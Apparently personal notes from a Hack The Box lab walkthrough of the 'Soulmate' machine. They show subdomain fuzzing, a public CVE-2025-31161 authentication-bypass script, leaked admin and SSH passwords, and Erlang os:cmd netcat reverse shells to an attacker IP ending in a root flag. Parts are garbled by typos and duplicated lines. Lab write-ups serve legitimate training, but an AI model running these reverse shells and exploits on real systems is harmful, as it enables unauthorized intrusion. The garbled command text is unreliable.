

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 48.23 seconds

[Learn More](#)



Create your account and start your love journey

⚠ Passwords do not match

 Username

Full Name

koko

 Password

 Confirm Password

 Tell us about yourself

prout

 **Profile Picture (Optional)**

Browse...

persona-5-f...1080 14.jpg

Upload a photo to make your profile stand out!

 Create Account

My Profile

Update your information and make yourself shine

**koko**

@alice

Member since Sep 2025

Edit Profile

Basic Information

Full Name

koko

Phone Number

+1 (555) 123-4567

Bio

prrrout

Interests

e.g., Music, Travel, Cooking, Photography

Profile Picture

Upload New Picture

Browse... No file selected.

Max file size: 5MB. Formats: JPG, PNG, GIF

Update Profile

Request	Response
Pretty	Pretty
Raw	Raw
Hex	Hex
1 POST /profile.php HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: soulmate.htb	2 Server: nginx/1.18.0 (Ubuntu)
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	3 Date: Thu, 11 Sep 2025 18:11:58 GMT
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	4 Content-Type: text/html; charset=UTF-8
5 Accept-Language: en-US,en;q=0.5	5 Connection: keep-alive
6 Accept-Encoding: gzip, deflate, br	6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Content-Type: multipart/form-data;	7 Cache-Control: no-store, no-cache, must-revalidate
8 boundary=-----117347159527597263602852151762	8 Pragma: no-cache
9 Content-Length: 10096	9 Content-Length: 13371
10 Origin: http://soulmate.htb	10
11 Connection: keep-alive	11 <!DOCTYPE html>
12 Referer: http://soulmate.htb/profile.php	12 <html lang="en">
13 Cookie: PHPSESSID=2b1c12b9ub4rodp4ndvSieb	13 <head>
14 Upgrade-Insecure-Requests: 1	14 <meta charset="UTF-8">
15 Priority: u=0, i	15 <meta name="viewport" content="width=device-width, initial-scale=1.0">
16	16 <title>
17 Content-Disposition: form-data: name="name"	17 Profile - Soulmate
18	18 </title>
19	19 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
20	20 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
21	21 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
22	22 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
23	23 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
24	24 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
25	25 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
26	26 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
27	27 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
28	28 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
29	29 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
30	30 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
31	31 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
32	32 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
33	33 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
34	34 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
35	35 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
36	36 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
37	37 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
38	38 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
39	39 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
40	40 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
41	41 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
42	42 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
43	43 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
44	44 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
45	45 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
46	46 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
47	47 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
48	48 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
49	49 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
50	50 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
51	51 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
52	52 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
53	53 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
54	54 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
55	55 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
56	56 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
57	57 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
58	58 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
59	59 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
60	60 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
61	61 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
62	62 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
63	63 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
64	64 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
65	65 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
66	66 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
67	67 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
68	68 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
69	69 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
70	70 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
71	71 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
72	72 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
73	73 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
74	74 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
75	75 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
76	76 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
77	77 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
78	78 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
79	79 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
80	80 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
81	81 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
82	82 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
83	83 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
84	84 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
85	85 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
86	86 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
87	87 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
88	88 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
89	89 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
90	90 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
91	91 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
92	92 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
93	93 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
94	94 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
95	95 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
96	96 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
97	97 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
98	98 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
99	99 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
100	100 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">

http://soulmate.htb/assets/images/profiles/4_1757614711.jpg

Penetration Testing with Kali Linux - OSCP Certification Challenge - OS-571750

RiteCMS 3.0 demo - Administration - Log in — http://192.168.55.112/removeadmin


```
(alice@alice) ~ (Bureau/HTB/machines/Soulmate)
$ ffuf -u 'http://soulmate.htb/' -H 'Host: FUZZ.soulmate.htb' -w /usr/share/wordlists/dic1.txt -fw 4
```

v2.1.0-dev

Method	GET
URL	http://soulmate.htb/
Wordlist	FUZZ: /usr/share/wordlists/dic1.txt
Header	Host: FUZZ.soulmate.htb
Follow redirects	false
Calibration	false
Timeout	10
Threads	40
Matcher	Response status: 200-299,301,302,307,401,403,405,500
Filter	Response words: 4

ftp [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 23ms]

Progress: [117097/1751307] Job [1/1] 7 req/sec Duration: [0:01:39] Errors: 43



<https://github.com/immersive-labs-sec/CVE-2025-31161>

```
(alice@alice) ~ /Bureau/HTB/machines/Soulmate
$ python3 cve-2025-31161.py
[-] Target host not specified
usage: cve-2025-31161.py [-h] [--target_host TARGET_HOST] [--port PORT] [--target_user TARGET_USER] [--new_user NEW_USER] [--password PASSWORD]



Exploit CVE-2025-31161 to create a new account


options:
  -h, --help            show this help message and exit
  --target_host TARGET_HOST
                        Target host
  --port PORT            Target port
  --target_user TARGET_USER
                        Target user
  --new_user NEW_USER    New user to create
  --password PASSWORD    Password for the new user

(alice@alice) ~ /Bureau/HTB/machines/Soulmate
$ python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80
[*] Preparing Payloads
[-] Warming up the target
[-] Target is up and running
[*] Sending Account Create Request
[!] User created successfully
[*] Exploit Complete you can now login with
  [*] Username: AuthBypassAccount
  [*] Password: CorrectHorseBatteryStaple.





(alice@alice) ~ /Bureau/HTB/machines/Soulmate
$
```


AuthBypassAccount
CorrectHorseBatteryStaple





On a changé le mdp du user ben et on s'est connecté sur son compte :





Bref mon shell fonctionnait aussi

```
last_login DATETIME,  
created_at DATETIME DEFAULT CURRENT_TIMESTAMP  
);  
  
$this->pdo->exec($sql);  
  
// Create default admin user if not exists  
$adminCheck = $this->pdo->prepare("SELECT COUNT(*) FROM users WHERE username = ?");  
$adminCheck->execute(['admin']);  
  
if ($adminCheck->fetchColumn() == 0) {  
    $adminPassword = password_hash('Crush4dmin990', PASSWORD_DEFAULT);  
    $adminInsert = $this->pdo->prepare("INSERT INTO users (username, password, is_admin, name) VALUES (?, ?, 1, 'Administrator')");  
    $adminInsert->execute(['admin', $adminPassword]);  
}  
  
public function getConnection() {  
    return $this->pdo;  
}  
  
// Helper functions  
function redirect($path) {  
    header("Location: $path");  
    exit();  
}
```

Crush4dmin990

```
systemd 878 0.0 0.1 222484 5784 ? Ssl 10:50 0:00 /usr/sbin/systemd --root=/home  
root 880 0.0 0.1 14912 6512 ? Ss 10:50 0:00 /lib/systemd/systemd-logind  
root 881 0.0 0.3 392508 12560 ? Ssl 10:50 0:00 /usr/libexec/udisks2/udisksd  
root 896 0.0 0.3 317960 12520 ? Ssl 10:50 0:00 /usr/sbin/ModemManager  
root 1099 0.0 1.6 2252172 67864 ? Ssl 10:50 0:00 /usr/local/lib/erlang_login/start.escrpt -B -- -root /usr/local/lib/erlang  
bindir /usr/local/lib/erlang/erts-15.2.5/bin -programe erl -- -home /root -- -nshell -boot no_dot_erlang -sname ssh_runner -run escrpt start  
-kernel inet dist use interface {127,0,0,1} -- -extra /usr/local/lib/erlang_login/start.escrpt  
root 1145 0.0 0.0 2784 944 ? Ss 10:50 0:00 erl_child_setup 1024  
root 1095 0.0 0.0 7140 220 ? S 10:50 0:00 /usr/sbin/sshd -d -p 2222  
root 1099 0.0 0.0 6896 2628 ? Ss 10:50 0:00 /usr/sbin/cron -f -P  
root 1103 0.0 0.1 10344 4856 ? S 10:50 0:00 /usr/sbin/cron -f -P
```

```
www-data@soulmate:tmp$ cat /usr/local/lib/erlang_login/start.escrpt  
#!/usr/bin/env escrpt  
%N! -sname ssh_runner  
  
main(_)->  
    application:start(asn1),  
    application:start(crypto),  
    application:start(public_key),  
    application:start(ssh),  
  
    io:format("Starting SSH daemon with logging...~n"),  
  
    case ssh:daemon(2222, [  
        {ip, {127,0,0,1}},  
        {system_dir, "/etc/ssh"},  
  
        {user_dir_fun, fun(User) ->  
            Dir = filename:join("/home", User),  
            io:format("Resolving user_dir for -p: ~s/ssh-n", [User, Dir]),  
            filename:join(Dir, ".ssh")  
        }  
    ],  
    {connectfun, fun(User, PeerAddr, Method) ->  
        io:format("Auth success for user: ~p from ~p via ~p-n",  
            [User, PeerAddr, Method]),
```

Dans ce fichier on trouve des id de ben pour se connecter en ssh :
ben", "HouseHldings998

IMPORTANT SSH !!!

```

laurel:x:998:998::/var/log/laurel:/bin/false
ben@soulmate:~$ ssh -p 2222 127.0.0.1
ben@127.0.0.1's password:
tshell V19.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)l>

```

```

ssh_tcpip_forward_ac /usr/local/lib/erlang/lib/ssh-5.2.9/ebin/ssh_tcpip_forward_acceptor_sup.beam
ssh_transport /usr/local/lib/erlang/lib/ssh-5.2.9/ebin/ssh_transport.beam
standard_error /usr/local/lib/erlang/lib/kernel-10.2.5/ebin/standard_error.beam
start_erlcript_escr /usr/local/lib/erlang/lib/kernel-10.2.5/ebin/start_erlcript.beam
string /usr/local/lib/erlang/lib/string-6.2.2/ebin/string.beam
supervisor /usr/local/lib/erlang/lib/supervisor-6.2.2/ebin/supervisor.beam
supervisor_bridge /usr/local/lib/erlang/lib/supervisor-6.2.2/ebin/supervisor_bridge.beam
sys_core_alias /usr/local/lib/erlang/lib/compiler-8.6.1/ebin/sys_core_alias.beam
sys_core_bsa /usr/local/lib/erlang/lib/compiler-8.6.1/ebin/sys_core_bsa.beam
sys_core_fold /usr/local/lib/erlang/lib/compiler-8.6.1/ebin/sys_core_fold.beam
unicode /usr/local/lib/erlang/lib/unicode-6.2.2/ebin/unicode.beam
unicode_util /usr/local/lib/erlang/lib/unicode-6.2.2/ebin/unicode_util.beam
user_drv /usr/local/lib/erlang/lib/kernel-10.2.5/ebin/user_drv.beam
user_sup /usr/local/lib/erlang/lib/kernel-10.2.5/ebin/user_sup.beam
v3_core /usr/local/lib/erlang/lib/compiler-8.6.1/ebin/v3_core.beam
zlib preloaded
ok
(ssh_runner@soulmate)> os:cmd("rm /tmp/fmkfifg /tmp/f;cat /tmp/f;sh -i 2>&1|nc 10.10.14.156 8000 >/tmp/f | nc 10.10.14.156 4444").
"rm: cannot remove '/tmp/f': No such file or directory\n"
(ssh_runner@soulmate)4> os:cmd("busybox nc 10.10.14.156 4444 -e sh").

```

```

nc -l -p 4444
[alice@alice]~$ nc -l -p 4444
listening on [any] 4444 ...
connect to [10.10.14.156] from (UNKNOWN) [10.10.11.86] 35364
script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@soulmate:~# ls
ls
bin dev home lib32 libx32 media opt root/sbin sys usr
boot etc lib lib64 lost+found mnt proc run srv tmp var
root@soulmate:~# cd root
cd root
root@soulmate:~# ls
ls
root.txt scripts
root@soulmate:~# cat root.txt
cat root.txt
b4fd552d4bba96c42ff7185e34a55608
root@soulmate:~#

```

Leçon de l'Histoire regarder toujours les ports !!!